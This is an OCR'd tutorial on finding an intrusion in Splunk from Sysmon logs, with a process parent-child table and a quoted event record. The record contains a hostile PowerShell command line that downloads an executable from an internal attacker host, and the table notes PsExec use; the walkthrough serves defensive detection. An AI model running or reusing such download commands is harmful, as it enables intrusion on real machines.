
Splunk> Intrusion Detection steps by step (Real World Scenario)and Creating Alerts.


---

1. Run the following query to observe the possible sourcetypes with the event set.




We have identified 6 different sourcetypes .


2. Query Sysmon sourcetype



3. Delve in to the Event Details and identify fields within the Event




4. Identify all Sysmon EventCodes prevalent in our data with this query.




20 different Sysmon Event Codes identified within the data set.(Sysmon logs contain 27 distinct Event IDs)

5. Parent-child trees are always suspicious. Let's inspect all parent-child trees with this query.

Sysmon EventCode 1 - Process Creation



6. To reduce the Noise within the above search result,We have choices, weed out what seems benign or target child processes known to be problematic, like cmd.exe or powershell.exe.




7.

ParentImage	Image	count
-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	8
-	C:\Windows\System32\cmd.exe	83
C:\Users\waldo\Downloads\randomfile.exe	C:\Windows\System32\cmd.exe	20
C:\Windows\System32\CompatTelRunner.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	7
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	32
C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	4
C:\Windows\System32\msiexec.exe	C:\Windows\System32\cmd.exe	200
C:\Windows\System32\notepad.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	10
C:\Windows\System32\notepad.exe	C:\Windows\System32\cmd.exe	11
C:\Windows\System32\rundll32.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	54
C:\Windows\System32\rundll32.exe	C:\Windows\System32\cmd.exe	72
C:\Windows\System32\runonce.exe	C:\Windows\System32\cmd.exe	2
C:\Windows\explorer.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	9
C:\Windows\explorer.exe	C:\Windows\System32\cmd.exe	112
\\10.0.0.47\C$\Windows\PSEXECSCVCS.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	4

From the above result , The notepad.exe to powershell.exe chain stands out immediately. It implies that notepad.exe was run, which then spawned a child powershell to execute a command.

But Why ? ….


8. Delve deeper into this incident.




11/8/22 11/08/2022 12:22:01 PM
12:22:01.000 PM LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=DESKTOP-EGSS5IS.uniwaldo.local
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=52013
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: technique_id=T1059.001,technique_name=PowerShell
UtcTime: 2022-11-08 20:22:01.046
ProcessGuid: {96192a2a-ba69-636a-e706-000000000d00}
ProcessId: 7172
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C Invoke-WebRequest -Uri http://10.0.0.229:8080/file.exe -OutFile file.exe


We see the ParentCommandLine (just notepad.exe with no arguments) triggering a CommandLine of powershell.exe seemingly downloading a file from a server with the IP of 10.0.0.229.

9. Investigate other machines interacting with this IP and assess its legitimacy.






10.



This IP belongs to the host named waldo-virtual-machine on its ens160 interface


11. This tells us about a connection between out host waldo-virtual-machine and the ip 10.0.0.229 which is a Linux system via the ens160 interface and its downloading executable files through PowerShell.This sparks some concern about a potential threat.

12. Initiate another inquiry using Sysmon data to unearth any further connections that might have been established.



Spot several binaries with conspicuously malicious names, offering strong signals of their hostile intent


13. Linux system seems to be instrumental in transmitting additional utilities.
14. Fine-tune search query to zoom in on the hosts executing these commands.



This indicates that two hosts DESKTOP-EGSS5IS and DESKTOP- UN7T4R8 fell prey.

